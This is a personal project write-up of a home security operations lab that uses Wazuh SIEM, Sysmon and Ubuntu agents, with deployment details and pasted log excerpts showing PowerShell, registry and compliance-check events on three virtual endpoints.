Enterprise Security Operations Center (SOC) Lab
Threat Detection and Monitoring using Wazuh SIEM

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Personal Cybersecurity Project
Security Operations Center (SOC) Lab Implementation

Wazuh SIEM
Sysmon
Auditd
Windows 10
Ubuntu Server
Oracle VirtualBox

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Abstract

Security Operations Centers (SOCs) are responsible for monitoring, detecting, and responding to security threats within an organisation's infrastructure. This project demonstrates the implementation of a small-scale SOC laboratory environment using the Wazuh Security Information and Event Management (SIEM) platform.

The lab environment consists of multiple monitored endpoints, including two Windows systems and one Ubuntu server. Wazuh agents were deployed on each endpoint to collect system logs, authentication events, and security-related activity. Windows monitoring was enhanced using Sysmon to capture detailed system activity, while Linux monitoring utilised native logging mechanisms.

Several security events were generated within the environment to simulate real-world attack scenarios. These included PowerShell execution, file creation events, registry modifications, authentication activity, and privilege escalation attempts. The Wazuh SIEM platform successfully detected and correlated these events, providing centralised visibility through its security dashboards.

Detected activities were further mapped to the MITRE ATT&CK framework to provide context regarding potential adversarial techniques. Additionally, the environment demonstrated vulnerability monitoring, compliance monitoring, and system hygiene analysis using built-in Wazuh modules.

This project highlights the effectiveness of SIEM platforms in providing centralised security monitoring and demonstrates practical SOC analyst workflows for threat detection and investigation.

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1. Introduction

Organisations rely on Security Operations Centers (SOCs) to monitor network activity, detect cyber threats, and respond to security incidents. SOC teams utilise Security Information and Event Management (SIEM) platforms to aggregate logs from multiple systems and analyse them for indicators of compromise.

Wazuh is an open-source SIEM and extended detection and response (XDR) platform that enables centralised log collection, threat detection, vulnerability assessment, and compliance monitoring. By deploying agents on monitored systems, Wazuh can collect security logs and analyse them in real time.

This project demonstrates the implementation of a small-scale SOC laboratory environment designed to simulate enterprise security monitoring. The lab environment includes two Windows endpoints and one Ubuntu server, all connected to a centralised Wazuh SIEM platform.

Security events generated on these endpoints are collected and analysed by the Wazuh manager, enabling detection of suspicious activities such as command execution, registry modifications, authentication events, and privilege escalation attempts. These events are visualised through the Wazuh dashboard and mapped to the MITRE ATT&CK framework to identify potential attack techniques.

2. Objectives

- Build a small-scale Security Operations Center (SOC) laboratory environment
- Deploy Wazuh SIEM for centralised log monitoring
- Monitor Windows and Linux endpoints using Wazuh agents
- Detect suspicious system activity such as command execution and privilege escalation
- Simulate attack scenarios to test SIEM detection capabilities
- Map detected activities to MITRE ATT&CK techniques
- Demonstrate vulnerability detection and compliance monitoring capabilities

3. SOC Architecture

3.1 Architecture Overview

The SOC laboratory environment was designed to simulate a small enterprise network monitored by a centralised Security Information and Event Management (SIEM) platform. The architecture consists of a Wazuh Manager responsible for collecting, analysing, and correlating security events generated by monitored endpoints.

The lab environment includes two Windows endpoints and one Ubuntu server. Each system runs a Wazuh agent that collects system logs, security events, and endpoint activity. These logs are securely forwarded to the Wazuh Manager for analysis.

Windows endpoints are additionally monitored using Sysmon to provide enhanced visibility into system activities such as process creation, file modifications, registry changes, and network connections. On the Linux system, system logs and authentication events are collected through native logging mechanisms.

The Wazuh Dashboard provides centralised visibility into security events, alerts, vulnerabilities, compliance checks, and threat detection results.

3.2 Architecture Components

Wazuh Manager

> The Wazuh Manager acts as the central security monitoring system responsible for collecting and analysing logs from all monitored endpoints. It processes incoming logs, applies detection rules, and generates alerts when suspicious activities are identified.

Wazuh Agents

> Wazuh agents are deployed on each monitored endpoint to collect system logs, authentication events, and security-related activity. The agents forward this information to the Wazuh Manager in real time.

Windows Endpoints

> Two Windows endpoints were deployed in the lab environment to simulate enterprise workstations. Sysmon was installed on these systems to enhance

system activity monitoring and provide detailed visibility into processes, file activity, and registry modifications.

Endpoints used:

- EMP-WS01
- EMP-WS02

Ubuntu Server

An Ubuntu server was deployed to simulate a Linux-based enterprise system. The Wazuh agent was installed to monitor system activity, authentication events, and administrative commands executed on the server.


Endpoint used:

- SRV-UB01

Wazuh Dashboard

The Wazuh dashboard provides visualisation and analysis of security events collected by the SIEM platform. It enables analysts to monitor alerts, perform threat hunting, view vulnerability information, and analyse events mapped to the MITRE ATT&CK framework.

3.3 SOC Lab Network Architecture



The lab environment uses a host-only virtual network to simulate an isolated enterprise network. All endpoints communicate with the Wazuh Manager through this network. Security logs generated by each endpoint are forwarded to the Wazuh Manager, where they are analysed and visualised through the Wazuh dashboard.

Agents Connected:-




Figure 1: Wazuh Agents Connected to the SIEM Manager

4. Tools and Technologies

The SOC laboratory environment was implemented using several cybersecurity monitoring tools and virtualisation technologies. These tools enable centralised log collection, threat detection, endpoint monitoring, and security analysis within the simulated enterprise network.

4.1 Wazuh SIEM

Wazuh is an open-source Security Information and Event Management (SIEM) and Extended Detection and Response (XDR) platform used for centralised security monitoring. It collects logs from multiple endpoints, analyses security events, and generates alerts based on predefined detection rules.

In this project, Wazuh was used as the central monitoring platform to collect logs from Windows and Linux endpoints. The platform was responsible for event correlation, threat detection, vulnerability monitoring, compliance monitoring, and visualisation through the Wazuh dashboard.

4.2 Sysmon

Sysmon (System Monitor) is a Windows system service and device driver that logs detailed system activity into the Windows event log. It provides enhanced visibility into system behaviour, including process creation, file creation, registry modifications, and network connections.

In this project, Sysmon was installed on Windows endpoints to improve monitoring capabilities and provide detailed system telemetry for security analysis within the Wazuh SIEM platform.

4.3 Wazuh Agent

The Wazuh agent is a lightweight monitoring component installed on monitored systems. It collects system logs, security events, and system activity data, and securely forwards this information to the Wazuh Manager for analysis.

Agents were deployed on all endpoints within the lab environment to enable centralised monitoring and threat detection.

4.4 Oracle VirtualBox

Oracle VirtualBox was used as the virtualisation platform to create and manage the lab environment. It enabled the deployment of multiple virtual machines to simulate an enterprise network consisting of Windows and Linux systems.

4.5 Windows 10

Two Windows 10 systems were deployed to simulate enterprise workstation endpoints. These systems were monitored using the Wazuh agent and Sysmon to capture system activity and detect suspicious behaviour.

Endpoints used:

- EMP-WS01
- EMP-WS02

4.6 Ubuntu Server

An Ubuntu Server system was deployed to simulate a Linux-based enterprise server. The Wazuh agent was installed on this system to monitor system logs, authentication events, and administrative commands.

Endpoint used:

- SRV-UB01

4.7 Syslog and Audit Logs

Linux system monitoring relied on native logging mechanisms, including syslog and authentication logs. These logs provide information regarding login attempts, administrative commands, and system-level activities occurring on the server.

5. Lab Environment Setup

5.1 Virtual Lab Infrastructure

The SOC laboratory environment was implemented using a virtualized infrastructure to simulate an enterprise network. Multiple virtual machines were deployed using Oracle VirtualBox to represent monitored endpoints and servers. The lab environment included two Windows workstations and one Ubuntu server, all connected through an isolated host-only network.

Table — Lab Machines

Hostname	Role / Function	Operating System	IP Address	Integrated Tooling
STARLORD	SIEM Manager	Ubuntu Server	192.168.56.X	Wazuh Stack
EMP-WS01	Workstation	Windows 10	192.168.56.2	Agent + Sysmon
EMP-WS02	Workstation	Windows 10	192.168.56.4	Agent + Sysmon
SRV-UB01	Web/App Server	Ubuntu 24.04	192.168.56.3	Agent + Auditd

5.2 Network Configuration

The virtual machines were connected using a host-only network within VirtualBox. This configuration allows all endpoints to communicate with the Wazuh Manager while remaining isolated from the external network. Each endpoint was assigned a static IP address within the 192.168.56.0/24 network range.

Example network:

- 192.168.56.0/24

Manager:

- STARLORD

Agents:

- EMP-WS01
- EMP-WS02
- SRV-UB01

5.3 Wazuh Agent Deployment

Wazuh agents were installed on all monitored systems to collect security logs and system activity data. Once installed, the agents were registered with the Wazuh Manager and began forwarding security events in real time.

Agent deployment targets:

- EMP-WS01
- EMP-WS02
- SRV-UB01

The Wazuh Manager successfully detected all deployed agents and began receiving security logs.

Agents (3) Deploy new agent Refresh Export formatted More

status=active WQL

ID	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status	Actions
002	EMP-WS02	192.168.56.4	default	Microsoft Windows 10 Home 10.0.19045.6456	node01	v4.14.3		
003	SRV-UB01	192.168.56.3	default	Ubuntu 24.04.4 LTS	node01	v4.14.3		
004	EMP-WS01	192.168.56.2	default	Microsoft Windows 10 Home 10.0.19045.6466	node01	v4.14.3		

5.4 Sysmon Deployment (Windows Monitoring)

Sysmon was deployed on the Windows endpoints to enhance system monitoring capabilities. Sysmon generates detailed event logs related to process creation, file activity, registry changes, and network connections. These logs were collected by the Wazuh agent and forwarded to the SIEM for analysis.

Installed on:

- EMP-WS01
- EMP-WS02

This improves detection of:

- PowerShell execution
- file creation
- registry modification
- suspicious processes

5.5 Linux Endpoint Monitoring

The Ubuntu server was monitored using the Wazuh agent along with native system logging mechanisms. Security events such as authentication attempts, administrative commands, and system changes were collected and forwarded to the Wazuh Manager for analysis.

Monitored host:

- SRV-UB01

Events monitored:

- login activity
- sudo usage
- system logs

6. Endpoint Monitoring

After deploying the Wazuh agents on all monitored systems, security logs from each endpoint were successfully collected and analysed by the Wazuh SIEM platform. The endpoints generated various system and security events, including process creation, file activity, authentication logs, and registry modifications. These events were forwarded to the Wazuh Manager, where detection rules were applied to identify suspicious activities.

6.1 EMP-WS01 (Windows Endpoint)

EMP-WS01 represents a monitored Windows workstation within the SOC lab environment. The Wazuh agent and Sysmon were installed on this system to collect detailed system activity. Sysmon logs enabled the detection of events such as PowerShell execution, file creation, and registry modifications.

Events monitored:

- Process creation
- PowerShell execution
- File creation activity
- Registry modification




Figure 3: Sysmon logs showing process and file creation events on EMP-WS01

Time	_source
Mar 8, 2026 @ 10:16	input.type: log agent.ip: 192.168.56.2 agent.name: EMP-WS01 agent.id: 004 manager.name: STARLORD data.win.eventdata.param3: demand start data.win.eventdata.param4: BITS data.win.eventdata.param1: Background Intelligent Transfer Service data.win.eventdata.param2: auto start data.win.system.eventID: 7040 data.win.system.eventSourceName: Service Control
Mar 8, 2026 @ 10:15	input.type: log agent.ip: 192.168.56.2 agent.name: EMP-WS01 agent.id: 004 manager.name: STARLORD data.win.eventdata.image: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe data.win.eventdata.processGuid: {cfe56526-feed-69ac-f902-000000000e00} data.win.eventdata.processId: 3588 data.win.eventdata.utcTime: 2026-03-08 04:45:33.624
Mar 8, 2026 @ 10:15	input.type: log agent.ip: 192.168.56.2 agent.name: EMP-WS01 agent.id: 004 manager.name: STARLORD data.win.eventdata.originalFileName: PowerShell.EXE data.win.eventdata.image: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe data.win.eventdata.product: Microsoft® Windows® Operating System data.win.eventdata.parentProcessGuid: {cfe56526-fee5-69ac-f802-000000000e00}
Mar 8, 2026 @ 10:15	input.type: log agent.ip: 192.168.56.2 agent.name: EMP-WS01 agent.id: 004 manager.name: STARLORD data.win.eventdata.image: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe data.win.eventdata.processGuid: {cfe56526-fee5-69ac-f802-000000000e00} data.win.eventdata.processId: 3612 data.win.eventdata.utcTime: 2026-03-08 04:45:25.625
Mar 8, 2026 @ 10:15	input.type: log agent.ip: 192.168.56.2 agent.name: EMP-WS01 agent.id: 004 manager.name: STARLORD data.win.eventdata.originalFileName: PowerShell.EXE data.win.eventdata.image: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe data.win.eventdata.product: Microsoft® Windows® Operating System data.win.eventdata.parentProcessGuid: {cfe56526-fed2-69ac-f702-000000000e00}

Figure 4: Security events from EMP-WS01 ingested into the Wazuh SIEM platform

t data.win.eventdata.utcTime	2026-03-08 05:01:12.989
t data.win.system.channel	Microsoft-Windows-Sysmon/Operational
t data.win.system.computer	EMP-WS01
t data.win.system.eventID	11
t data.win.system.eventRecordID	6739
t data.win.system.keywords	0x8000000000000000
t data.win.system.level	4
t data.win.system.message	"File created: RuleName: - UtcTime: 2026-03-08 05:01:12.989 ProcessGuid: {cfe56526-0298-69ad-1803-000000000e00} ProcessId: 1224 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\karan\AppData\Local\Temp__PSScriptPolicyTest_yqb433xj.ybo.ps1 CreationUtcTime: 2026-03-08 05:01:12.989 User: EMP-WS01\karan"
t data.win.system.opcode	0
t data.win.system.processID	2136
t data.win.system.providerGuid	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}

Figure 5: Wazuh alert generated for suspicious PowerShell activity on EMP-WS01

t data.win.eventdata.utcTime	2026-03-08 05:01:12.989
t data.win.system.channel	Microsoft-Windows-Sysmon/Operational
t data.win.system.computer	EMP-WS01
t data.win.system.eventID	11
t data.win.system.eventRecordID	6739
t data.win.system.keywords	0x8000000000000000
t data.win.system.level	4
t data.win.system.message	"File created: RuleName: - UtcTime: 2026-03-08 05:01:12.989 ProcessGuid: {cfe56526-0298-69ad-1803-000000000e00} ProcessId: 1224 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\karan\AppData\Local\Temp__PSScriptPolicyTest_yqb433xj.ybo.ps1 CreationUtcTime: 2026-03-08 05:01:12.989 User: EMP-WS01\karan"
t data.win.system.opcode	0
t data.win.system.processID	2136
t data.win.system.providerGuid	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}

Figure 6: Detailed investigation of PowerShell execution event from EMP-WS01

6.2 EMP-WS02 (Windows Endpoint)

EMP-WS02 represents a second Windows workstation monitored within the SOC lab environment. Similar to EMP-WS01, this system was configured with both the Wazuh agent and Sysmon to capture system activity and security events. The SIEM platform successfully collected logs related to system services, registry modifications, and application activity.

Events observed:

- Service creation events
- Registry modifications
- Application execution logs




Figure 7: Sysmon service running on EMP-WS02 Windows endpoint

data.win.system.eventID	13
data.win.system.eventRecordID	2262
data.win.system.keywords	0x8000000000000000
data.win.system.level	4
data.win.system.message	"Registry value set: RuleName: T1031,T1050 EventType: SetValue UtcTime: 2026-03-08 05:18:19.766 ProcessGuid: {cd9231ca-053c-69ad-0b00-000000000b00} ProcessId: 640 Image: C:\Windows\system32\services.exe TargetObject: HKLM\System\CurrentControlSet\Services\MicrosoftEdgeElevationService\ImagePath Details: "C:\Program Files (x86)\Microsoft\Edge\Application\145.0.3800.97\elevation_service.exe" User: NT AUTHORITY\SYSTEM"
data.win.system.opcode	0
data.win.system.processID	2140
data.win.system.providerGuid	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
data.win.system.providerName	Microsoft-Windows-Sysmon
data.win.system.severityValue	INFORMATION
data.win.system.systemTime	2026-03-08T05:18:19.7714280Z
data.win.system.task	13

Figure 8: Sysmon Event ID 13 registry modification event generated on EMP-WS02

Mar 8, 2026 @ 10:47:32.951 input.type: log agent.ip: 192.168.56.4 agent.name: EMP-WS02 agent.id: 002 manager.name: STARLORD data.win.eventdata.bucketId: b3505d1a9b743dca12c6f738fbc9cddc334820127646250a334f0be309937214 data.win.eventdata.deviceAttributes: BaseBoardManufacturer:;FirmwareManufacturer:;FirmwareVersion:;OEMModelNumber:VirtualBox;OEMModelBaseBoard:;OEMModelSystemFamily:;OEMManufacturerName:innotek GmbH;OEMModelSKU:;OSArchitecture:amd64; data.win.eventdata.updateType: 0 data.win.eventdata.hResult: 0 data.win.system.eventID: 1801 data.win.system.keywords: 0x8000000000000000 data.win.system.providerGuid: {7d5387b0-cbe0-11da-a94d-0800200c9a66} data.win.system.level: 2 data.win.system.channel: System data.win.system.opcode: 0 data.win.system.message: "Secure Boot CA/keys need to be updated. This device signa

Mar 8, 2026 @ 10:46:58.308 input.type: log agent.ip: 192.168.56.4 agent.name: EMP-WS02 agent.id: 002 manager.name: STARLORD data.sca.scan_id: 311822627 data.sca.check.result: not applicable data.sca.check.remediation: To establish the recommended configuration via GP, set the following UI path to 365 or fewer days, but not 0: Computer Configuration\Policies\Windows Settings\Security Settings\Account Policies\Password Policy\Maximum password age. data.sca.check.reason: Timeout overtaken running command 'powershell secedit /export /cfg $env:TEMP\secpol.cfg; Get-Content $env:TEMP\secpol.cfg | Select-String "MaximumPasswordAge"; Remove-Item $env:TEMP\secpol.cfg' data.sca.check.references: https://www.cisecurity.org/white-papers/cis-password-policy-guide/,https://learn.microsoft.com/en-us/windows/security/threat-protection/security-

Mar 8, 2026 @ 10:46:58.212 input.type: log agent.ip: 192.168.56.4 agent.name: EMP-WS02 agent.id: 002 manager.name: STARLORD data.sca.scan_id: 311822627 data.sca.check.result: not applicable data.sca.check.remediation: To establish the recommended configuration via GP, set the following UI path to 24 or more password(s): Computer Configuration\Policies\Windows Settings\Security Settings\Account Policies\Password Policy\Enforce password history. data.sca.check.reason: Timeout overtaken running command 'powershell secedit /export /cfg $env:TEMP\secpol.cfg; Get-Content $env:TEMP\secpol.cfg | Select-String "PasswordHistorySize"; Remove-Item $env:TEMP\secpol.cfg' data.sca.check.references: https://www.cisecurity.org/white-papers/cis-password-policy-guide/,https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/password-poli

Mar 8, 2026 @ 10:46:49.922 input.type: log agent.ip: 192.168.56.4 agent.name: EMP-WS02 agent.id: 002 manager.name: STARLORD data.win.eventdata.image: C:\\Users\\kr632\\AppData\\Local\\Microsoft\\OneDrive\\StandaloneUpdater\\OneDriveSetup.exe data.win.eventdata.processGuid: {cd9231ca-0622-69ad-4401-000000000b00} data.win.eventdata.processId: 6728 data.win.eventdata.utcTime: 2026-03-08 05:16:45.871 data.win.eventdata.targetFilename: C:\\Users\\kr632\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\OneDrive.lnk data.win.eventdata.ruleName: T1023 data.win.eventdata.creationUtcTime: 2026-02-24 10:08:02.478 data.win.eventdata.user: EMP-WS02\\kr632 data.win.system.eventID: 11 data.win.system.keywords: 0x8000000000000000 data.win.system.providerGuid: {5770385f-c22a-43e0-bf4c-06f5698ffbd9} data.win.system.level: 4

Mar 8, 2026 @ 10:46:47.734 input.type: log agent.ip: 192.168.56.4 agent.name: EMP-WS02 agent.id: 002 manager.name: STARLORD data.win.eventdata.image: C:\\Users\\kr632\\AppData\\Local\\Microso

Figure 9: Registry modification event from EMP-WS02 detected by Wazuh SIEM

6.3 SRV-UB01 (Ubuntu Server)

SRV-UB01 represents a monitored Linux server within the SOC lab environment. The Wazuh agent was installed to collect system logs and authentication activity. Security events such as login attempts, sudo command execution, and session activity were monitored by the SIEM platform.

Events monitored:

- Login sessions
- sudo command usage
- authentication logs
- system activity

